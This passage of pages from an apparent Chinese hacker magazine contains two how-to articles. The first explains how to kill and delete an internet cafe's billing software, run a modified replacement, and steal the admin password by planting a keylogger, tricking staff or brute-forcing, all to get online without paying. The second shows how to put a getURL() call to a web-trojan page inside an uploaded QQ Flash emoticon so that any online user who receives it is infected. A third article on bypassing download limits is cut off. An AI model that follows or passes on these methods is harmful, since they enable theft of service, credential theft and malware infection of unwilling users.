提供一种思路，基本上所有的网吧管理软件在开机的时候都能用我的方法关掉，真正的实现免费上网。

“一卡通”的管理进程名是Runme.EXE，这种管理软件从来没见过，好象现在网上还没有流传破解的方法。反正直接在程序中找密码真的是比较困难，我用了好几种办法也不行，希望有高手可以指教。

下面说一下管理软件文件夹里的几个比较重要的程序：timeclose.exe的功能就是和记时有关的，大概就是到了时间以后锁定机器；smss.exe的功能是保持和管理端通信，而且和系统进程的smss.exe很象，不过在任务管理器里可以看到这两个smss.exe进程不一样，一个是属于用户的，一个是属于system。这个smss.exe不能用任务管理器结束，提示是重要进程。如果开机的时候只把runme.exe和timeclose.exe的进程结束，那个smss.exe每过五六分钟就会弹出一个对话框“无法找到管理端”，如图11。如果是在玩游戏，肯定不行，进去桌面后用pk.exe就能结束；Set.exe就是设定用户端的文件，不过进去是要密码的，如图12。




图11




图12

大家可能都注意到了，在它的系统限制设置里有“禁止使用任务管理器”这一项，如果该选项被选中，就比较麻烦了。先说一下没有屏蔽的时候吧：和破解Pubwin.exe一样，别忙着输卡号，ctrl+alt+del打开任务管理器，先后关掉runme.exe和explorer.exe，再在“运行”输入框里填上explorer→确定，进入系统，马上在管理目录里（默认是C:\Program Files\HC\hcard）删掉timeclose.exe和runme.exe，下载pk.exe，关掉smss.exe，在那个目录里狂删吧，毕竟是新的管理软件，各程序功能还不是很了解。

接着运行我改造的runme.exe（就是和前面提到的伪装管理软件的程序pubwin.exe的功能相同），开心的玩吧！

如果禁止使用任务管理器，那也是有办法的。即使是屏蔽了任务管理器，开机的时候也可以用ctrl+alt+del调出来，在屏幕的左上角，它定义的屏蔽限制就是第一次出现后如果不小心关掉了就不能再被调出来了。不过这时候鼠标的移动范围是被限制在登录框以内的，这就要看你的机器的快慢了，普通的机器在屏幕鼠标被完全锁定之前，任务管理器应该已经出来了。拖动任务管理器到“一卡通”登录框的范围内，现在就和没有限制任务管理器一样了，这是一个熟练程度的问题，一次不行就再重启试一次，基本上一次就能反应过来，如图13。




图13

关于系统版本的问题也要说一下，大家都知道：选择各个版本的任务管理器的步骤是不同的。XPHomeEdition直接按ctrl+alt+del，2000和XP专业版按ctrl+alt+del后还要用小键盘的“→”和“←”选择才能看到任务管理器（就是按四下小键盘的“→”，选择时“任务管理器”选项在登录框后边，没办法直接用鼠标操作，只能用键盘，其实自己试一下就知道了）。

最好是有退出管理系统的密码，至于找密码，可以考虑用社会工程学，比如你以前破解过他的Pubwin的密码，一般人是不会改自己经常用的密码的。另外一般比较正规的网吧里肯定要安装还原精灵或还原卡，破解这个的密码要简单的多，网上的工具和教程有的是，随便就能找到。还可以等上机后装个键盘记录器，骗网管说游戏什么的不能用，让他进管理系统设置，密码就有了（不过一般情况下网管也不一定知道这个密码）。还有就是试试机器的BIOS密码，当前的用户名、密码、网吧的名称、联系电话之类的，实在不行就自己开着工具跑，密码一般是六位的数字或字母。


如果以上的方法还是不能免费的话，告诉大家一个最简单，最通用和最安全的办法，先去吧台充上1块钱，正常上机，进去管理系统后删那些东西，这时候的限制就没有了，本文开始说的网上流传的那些办法就能用了，而且只结束用户的smss.exe进程就能停止一卡通管理软件，时间到了就不会被锁定，这样就达到免费上网的目的了。

（本文涉及到的软件pubwin充钱工具、winhex10等工具，光盘有收录）

网吧黑客

魔法表情也“牧”马

阿五




我是从黑客X档案创刊开始看的，几年的时间，也有了不少的收获。在此，特把自己的一点经验写出来与大家分享。

想必QQ的魔法表情大家都玩过吧！今天给大家说的就是利用QQ的魔法表情来让任意在线的QQ号码中木马。

制作过FLASH的朋友肯定知道它里面有这样一条语句geturl()，这条语句的作用是当FLASH播放到插入该语句时跳转到指定的网站或网页。腾讯为了更加丰富魔法表情，开通了上传个性魔法表情的功能。我们要做的就是自己动手制作一个FLASH动画（对于不会制作FLASH的朋友，在光盘里也收录了一个制作好的简单的动画源码，大家只需要修改其中geturl()里面的网页就可以了），再上传到网上，上传需要一个Q币。不过，可以免费发送三个月给任何人哟，够爽吧！而且别人在收到你发送的QQ魔法表情时，没有拒绝的权利。比起在QQ中发网址或是直接发木马更方便。


给大家介绍一下geturl()的用法（不懂FLASH的朋友可以直接修改收录于光盘里的FLASH），单击图层面板后的帧当中有个小写a的地方，如图1。




再点击下面的帧动作，会看到这样一条语句getURL("http://www.xxx.com/src/index.htm");你只需要将“()”里面的网址改成自己的网页木马地址就行了，如图2。

至于怎么制作网页木马，在第11期黑客X档案的“灰鸽子巧妙利用全攻略”一文中曾有介绍，在此就不重复了。

修改好网址后，保存，按ctrl+enter组合键，会在目录下自动生成一个后缀名为swf的文件，这就是我们要上传到腾讯去的文件，如图3。





上传好以后，就可以发给任意的QQ了。只要对方在线就可，没有拒绝的权利哦。至于防范的方法，我们可以简单的禁用FLASH播放器。


（文章中涉及到的工具flash源文件、最新免杀网马生成器阿福修改版已经收录于光盘中）

实战网吧之获取下载权限

Mr.Dj

我们这儿最近新开了一家网吧，本想去下载些有用的软件，但是网管限制了下载！真是麻烦！不过这些只能难住那些电脑盲们，虽然我也只是个很菜很菜的小鸟，可我还是决定要亲自把这烦人的限制破掉！

把IE的属性打开，但是发现安全选项里的“该区域安全级别”里的“自定义级别”和“默认级别”是灰色的，如下图。



看来只有进入注册表修改了！

